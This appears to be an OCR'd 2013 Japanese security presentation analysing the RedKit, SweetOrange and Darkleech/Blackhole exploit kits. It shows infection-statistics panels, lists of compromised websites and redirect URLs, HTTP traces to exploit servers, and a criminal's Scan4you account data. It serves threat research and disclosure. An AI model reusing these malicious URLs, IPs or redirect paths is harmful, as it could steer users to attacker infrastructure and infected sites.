2442 | 1331 - 6c8597ba079d0a90d97bc0d2233dd6a2 - b75483783830e05b95f0de5d3ac25e69↓
2443 | 1332 - 1fe0d2f3982ff9ba9e61f2cc7dc691bd - b81d2748092a27919cfba4d34e187de0↓
2444 | 1333 - 1116ac4eb94e0a8e80eaab6969d7f6f7 - 23c1407d233f61e2eeee9e663be909f7↓
2445 | 1334 - 60fbe23e8ed0ae7aaa9e83304bbeb65e - c3c54f3c6a6d83667b5571c03ea85953↓
2446 | 1335 - 3105e907ea3203522c4e5867b548ee30 - 64a2e5280e953e7f862a01265a1f1c82↓
2447 | 1336 - 5214e3cae6ad6a861b8d5dd8f2ebdddf - c6589370b6b630afbf98637c8d92b797↓
```

PHPコードをReverseすると下記の感染サイトが分かります↓


```
http://[redacted]e.de/fkjj.html
 UPDATE URL FROM      http://[redacted]dame.com/stat.php?update=1116ac4eb94e0a8e80eaab6969d7f6f7
 PUBLIC STAT      http:/[redacted]dame.com/stat.php?public=23c1407d233f61e2eeee9e663be909f7
```

RedKit

- なるほど！！

RedKit

感染統計のパネル



	HOSTS	RUNS	RATE
ALL	568805	25238	4.4 %
EXPLORER	298661	23960	8.0 %
OTHER	258995	20	0.0 %
SAFARI	183560	15	0.0 %
CHROME	26773	10	0.0 %
OPERA	19077	1064	5.6 %
FIREFOX	10734	178	1.7 %
OTHER	258995	20	0.0 %
WIN 7	193523	14495	7.5 %
WIN XP	78738	6025	7.7 %
WIN VISTA	49031	4098	8.4 %
WIN 8	17920	596	3.3 %
JP	453972	22365	4.9 %
US	18875	317	1.7 %
UNKNOWN	13577	4	0.0 %
KR	7366	203	2.8 %
HK	6142	176	2.9 %
TW	5442	203	3.7 %
RU	5280	579	11.0 %
IN	4544	123	2.7 %
GB	3053	36	1.2 %
CN	2656	11	0.4 %
PL	2570	40	1.6 %

[redacted]star.php?public=8b63a59849a4a76466b9ce94c5ccdc5b1

	HOSTS	RUNS	RATE
ALL	568805	25238	4.4 %
EXPLORER	298661	23960	8.0 %
OTHER	258995	20	0.0 %
SAFARI	183560	15	0.0 %
CHROME	26773	10	0.0 %
OPERA	19077	1064	5.6 %
FIREFOX	10734	178	1.7 %
OTHER	258995	20	0.0 %
WIN 7	193523	14495	7.5 %
WIN XP	78738	6025	7.7 %
WIN VISTA	49031	4098	8.4 %
WIN 8	17920	596	3.3 %
JP	453972	22365	4.9 %
US	18875	317	1.7 %
UNKNOWN	13577	4	0.0 %
KR	7366	203	2.8 %
HK	6142	176	2.9 %
TW	5442	203	3.7 %
RU	5280	579	11.0 %
IN	4544	123	2.7 %
GB	3053	36	1.2 %
CN	2656	11	0.4 %
PL	2570	40	1.6 %

日本は一番！！

Orange/SweetOrange

Type: Malware Exploitation, Credential
Aim: Credential
Targeted: No
Public: Yes
Malware: Cridex, Medfos, ZeroAccess, FakeAV


SweetOrange

[Главная] [Добавить редиректы] [Обновить урл] [Проверить ре

Сводная информация

ID	URL	Статус	Коммент
[1]	http://protechnical.com/cdkcflt.php	All ok	AV OK
[2]	http://directbrokers.home.pl/sqwbbir.php	All ok	AV OK
[3]	http://candpmachine.com/byfcvdb.php	All ok	AV OK
[4]	http://womenshealthclinic.co.uk/aqhgwbe.php	All ok	AV OK
[5]	http://www.iphoneapplicationlist.com/udofawx.php	All ok	AV OK
[6]	http://selkinvitaly.ru/mkvggcf.php	All ok	AV OK
[7]	http://79.133.199.198/syafojv.php	All ok	AV OK
[8]	http://ekonomikyemek.com/rsvxnbf.php	All ok	OK - http://db.designerschic.com/aggregator/obsolete/graphics.php?signin=7
[9]	http://jcapital.com.ua/bipnoaa.php	All ok	OK - http://db.designerschic.com/for_inf/dcontent/document/graphics.php?edi
[10]	http://powerproduct.ru/ckgfybv.php	All ok	OK - http://db.designerschic.com/mchat/local_url/products/graphics.php?strat
[11]	http://climat-abakan.ru/ptwvmup.php	All ok	OK - http://db.designerschic.com/js/graphics.php?info=934&ports=877&memb
[12]	http://fotografie-nunta.com/jofqony.php	All ok	AV OK
[13]	http://krugozor.vv.si/knjtjwk.php	All ok	AV OK
[14]	http://mpweb.sk/wbqinso.php	All ok	OK - http://db.designerschic.com/upgrade/graphics.php?giftsjob=961&nomic=
[15]	http://ozkocalarelektrik.com/hlatymf.php	All ok	OK - http://db.designerschic.com/upgrade/graphics.php?giftsjob=961&nomic=
[16]	http://yadrik.com.ua/puxjdvh.php	All ok	OK - http://db.designerschic.com/down/icons/elements/graphics.php?best=68
[17]	http://ildi-org.net/pxkemmh.php	All ok	AV OK
[18]	http://crispapp.com/xtyhblh.php	All ok	OK - http://db.designerschic.com/666/graphics.php?macos=497&dating=12&c
[19]	http://www.capturetheimage.co.uk/xiurvuw.php	All ok	OK - http://db.designerschic.com/666/graphics.php?macos=497&dating=12&c
[20]	http://ackermann-telekom.de/invdhrt.php	All ok	OK - http://db.designerschic.com/down/icons/elements/graphics.php?best=68
[21]	http://caisistemas.es/ekfhipk.php	All ok	AV OK
[22]	http://littlechampsplayway.com/ccfmebf.php	All ok	OK - http://db.designerschic.com/administratie/graphics.php?author=213&slid
[23]	http://astroumac.it/lnrequk.php	All ok	OK - http://db.designerschic.com/down/icons/elements/graphics.php?best=68
[24]	http://aiolitapasbar.com/nyavxio.php	All ok	AV OK
[25]	http://178.250.246.196/jnmcdxa.php	All ok	OK - http://db.designerschic.com/Super-Admin/graphics.php?police=683&refer
[26]	http://gws.ingit.ru/acgiylw.php	All ok	OK - http://db.designerschic.com/proxy/graphics.php?vendor=728&recent=53
[27]	http://vardarlarmutfak.com/uhixkeh.php	All ok	OK - http://db.designerschic.com/phpSQLiteAdmin/administer/mssql/graphics.p
[28]	http://ooovalentina.leader-host.ru/fwcydas.php	All ok	OK - http://db.designerschic.com/AdminTools/menu/tmp/graphics.php?global=
[29]	http://littlemonkeys.ru/hnngbjg.php	All ok	OK - http://db.designerschic.com/down/icons/elements/graphics.php?best=68

SweetOrange



日本の関係感染サイトを単純に.jpでgrepをすると…

```
1 rea.hacca.jp/fujxuai.php↓
2 www.icmjapan.co.jp/dpribib.php↓
3 www.residensea.jp/fiscrld.php↓
4 temizayakkabi.com/tgqrqiw.php ?↓
5 www.silversea.jp/iptmkww.php↓
6 [EOF]
```


など。。。

Darkleech +Blackhole

Type: Server Exploitation, Credential
Aim: Redirection to Blackhole
Targeted: Yes
Public: Yes
Malware related: Pony, ZeroAccess, FakeAV, etc

Darkleech+Blackhole

感染情報が外側から見えない？



Darkleech+Blackhole

分かりづらい？

200	HTTP	delivery.trafficbroker.com	/rd.php?http://www.systemmetrix.jp
200	HTTP	www.systemmetrix.jp	/
200	HTTP	www.systemmetrix.jp	/wp-content/themes/metrix/style.css
200	HTTP	www.systemmetrix.jp	/wp-content/plugins/contact-form-7/stylesheet.css?ver=2.0.5
200	HTTP	www.systemmetrix.jp	/wp-includes/js/jquery/jquery.js?ver=1.3.2
200	HTTP	3897937.ranking2.fc2.com	/analyze.js
200	HTTP	analyzer52.fc2.com	/ana/processor.php?uid=408346
200	HTTP	Tunnel to	urs.microsoft.com:443
200	HTTP	129.121.99.242	/5b204563a4537ba4fad36b8c9715706d/q.php
200	HTTP	www.systemmetrix.jp	/wp-content/uploads/consulting01.png
200	HTTP	www.systemmetrix.jp	/wp-content/uploads/custom_01.png
200	HTTP	www.systemmetrix.jp	/wp-content/uploads/cad01.png

Darkleech+Blackhole

完全に
reverseしました→

unixfreaxjp.blogspot.jp/2013/03/darkleech-apache-module.html

0day.jp

threats | exploits | malwares | zerodays | vulnerabilities | a japan specific security blog

水曜日, 3月 20, 2013

DarkLeech Apache Moduleマルウェアのリバースエンジニアリング調査(#OCJP-098について)

本件の内容はDarkLeech Apache Moduleに感染された事件(#OCJP-098)の続き調査となります。
今回のメインは発見したRogue Apache Moduleマルウェアのリバースエンジニアリングの内容になります。
今後サーバ側からの対策が出来るように、マルウェアの形、動き方、とその他詳細な情報を洗い出したほうがいいと考えております。

《マルウェア発見調査》

数時間前日本国内にある感染されたサーバで調査を行いました。Apacheのaccess_logにあやしい項目を発見しました、grepの結果↓

```
# grep "q.php" *
access_log.processed.4:xxx.xxx.xxx.xxx - - [12/Mar/2013:19:16:39 +0900] "GET /c47eba283f292f2ee6e2
access_log.processed.4:xxx.xxx.xxx.xxx - - [12/Mar/2013:19:16:39 +0900] "GET /c47eba283f292f2ee6e2
access_log.processed.8:xxx.xxx.xxx.xxx - - [08/Mar/2013:19:31:05 +0900] "GET /c47eba283f292f2ee6e2
access_log.processed.8:xxx.xxx.xxx.xxx - - [08/Mar/2013:19:31:05 +0900] "GET /c47eba283f292f2ee6e2
access_log.processed.8:xxx.xxx.xxx.xxx - - [08/Mar/2013:19:31:16 +0900] "GET /c47eba283f292f2ee6e2
access_log.processed.8:xxx.xxx.xxx.xxx - - [08/Mar/2013:19:31:16 +0900] "GET /c47eba283f292f2ee6e2
```

↑このログの意味は2013年3月8日と12日にあるUA(User Agent)IEブラウザからアクセスが来て「xxx.xxx.xxx.xxx」にあるBlackhole Exploit Kit 2.xマルウェア感染サーバに転送されたが、URLが見つからず404の回答が出ました。
似たようなログが出たら間違いなくマルウェアに感染されたと思われます。


Darkleech+Blackhole

今週では、日本の感染レートが2番目から3番目に下がりました。
いいこと？

Blackhole
パネルの
情報
４月中

СТРАНЫ	ХИТЫ	ХОСТЫ	ЗАГРУЗКИ ↓	%
Germany	433620	335772	28480	8.50
United States	655658	230091	23353	10.20
Japan	288211	130875	9838	7.53
United Kingdom	109700	46442	3693	7.98
Austria	53412	43322	3505	8.10
Canada	144249	33165	3468	10.47
Turkey	80243	23833	2929	12.31
France	128040	22974	2614	11.44
Greece	30112	21900	2395	10.99
Spain	48985	15616	2388	15.32
Brazil	83405	26498	2149	8.13
Italy	39059	16272	2099	12.95
Taiwan	35782	19632	1937	9.88
Mexico	47171	16809	1924	11.48
Australia	71784	26586	1277	4.81
Thailand	33564	13431	1239	9.23
Netherlands	22266	9046	1022	11.32
India	54600	21817	1002	4.62
Switzerland	19867	9120	831	9.14
Lithuania	20093	6476	798	12.34

Darkleech+Blackhole



2，600，000以上の感染事件…4月中

Blackhole | СТАТИСТИКА | БАН СТАТИСТИКА | ПОТОКИ | ФАЙЛЫ | ВЕРСИИ СОФТА | БЕЗОПАСНОСТЬ | НАСТРОЙКИ | ВЫЙТИ

Реклама: Crypt.am - сервис криптовки iframe/javascript кода.
Реклама: Карж домены под черное, зоны .com .net .org .biz .info .name по 5$ / 1 шт. От объема скидки. Стучите sberrr@jabber.ccc.de

Начало: Конец: Поток: Все потоки Применить never

СТАТИСТИКА

ЗА ВЕСЬ ПЕРИОД

6079057 хиты 2224386 хосты 223497 загрузки

10.56% ПРОБИВ

ЗА СЕГОДНЯ

744049 хиты 211732 хосты 26319 загрузки

13.03% ПРОБИВ

БРАУЗЕРЫ	ХИТЫ	ХОСТЫ	ЗАГРУЗКИ	% ↓
MSIE	6078403	2223946	223497	10.56
Mozilla	362	184	0	0
Firefox	4	2	0	0
Opera	292	254	0	0

СТРАНЫ	ХИТЫ	ХОСТЫ	ЗАГРУЗКИ ↓	%
United States	1613026	523136	56379	10.82
Germany	553977	389519	33317	8.57
Japan	505745	209923	21698	10.35
United Kingdom	281579	[illegible]	9705	8.62
Canada	364080	75378	8575	[illegible]
Turkey	176846	50239	6746	13.45
France	338344	51728	6316	12.27
Mexico	119611	41066	5601	13.67
Spain	119686	34045	5549	16.33

ОС	ХИТЫ	ХОСТЫ	ЗАГРУЗКИ	% ↓
Windows 2003	62241	5503	1450	27.58
Windows XP	1357338	516586	73270	16.56
Windows Vista	563923	228670	27757	12.18
Windows 7	3719871	1339939	118208	8.99
Windows 2000	2554	994	54	6.29

ПОТОКИ	ХИТЫ	ХОСТЫ	ЗАГРУЗКИ	% ↓
mod1	6079070	2224389	223497	10.56

ЭКСПЛОИТЫ	ЗАГРУЗКИ	%
Java Old	148967	66.65
Java New	48880	21.87
Java cmm	15496	6.93
PDF ALL	8232	3.68
PDF LIBTIFF	1891	0.85
Flash	30	0.01
	1	0.00

今の感染事件の数！！
国内の感染数が増えたね

Darkleech+Blackhole

犯人は？

Darkleech+Blackhole

犯人はこれだ！！

Scan4youの
裏データベース

CLEAR ALL HISTORY

CURENT SERVER TIME: 2013-04-09 08:37


<< first < prev 1 2 3 4 5 6 7 8 9 10 next > last >>


Date	Name	File	Result	Price
2013-04-09 08:34:15	http://[illegible]faster.net/4128b29b75b29b48/200.php	0	0/33	0
2013-04-09 08:34:10	http://69.89.13.163/4e283fcb61266183ed2f623f480bd440/200.php	0	2/33	0
2013-04-09 08:33:49	http://209.126.248.171/b2dda369a00ff02d81970b6f42d96b58/200.php	0	2/33	0
2013-04-09 08:33:49	http://129.121.42.184/ed3fe60b22ab41fb5c74291284b42005/200.php	0	2/33	0
2013-04-09 08:33:34	http://aggraph.a79.hauynite0503.info/58f77969798218cb/200.php	0	5/33	0
2013-04-09 08:33:28	http://65.75.159.202/cea733b8d92ed530f554816975ecd8be/200.php	0	2/33	0
2013-04-09 08:33:11	http://ihinnnoki.com/5184060724751674/200.php	0	0/33	0
2013-04-09 08:33:05	http://129.121.95.124/42b7d45616884ced/200.php	0	3/33	0
2013-04-09 08:32:52	http://149.47.122.128/cb91bf444b1901be9a9af2dba2fb2071/200.php	0	2/33	0
2013-04-09 08:32:52	http://65.75.154.55/a8005d7b20677835d37ae08a49fd8d30/200.php	0	2/33	0
2013-04-09 08:32:30	http://173.233.133.37/782847db788fc04f26edcbb63c52a0eb/200.php	0	3/33	0
2013-04-09	http://149.47.141.128/6510effb24d70a6526ed38e746aed431/200.php	0	2/33	0

Your ID : 12585
Name : maxim99
Amount : 0.90$ (add)
Contract : Per month (change) Paid for 9d

Tarificaion:

Per Month - 25$.
Per Check - 0.15$.
Referal - 10%
More ...





Darkleech+Blackhole

その犯人のアカウント＋請求情報、事件の時↓

<< first < prev 1 next > last >>

Invoice ID ▲	Date Time	Source	Amount
49287	2013-03-13 00:55	U8943882	25.00
48464	2013-02-18 11:39	618720849506	25.00
47436	2013-01-17 15:59	618720849506	25.00
46907	2013-01-02 00:49	618720849506	10.00
40828	2012-07-21 15:26	618720849506	5.00

<< first < prev 1 next > last >>

Darkleech+Blackhole

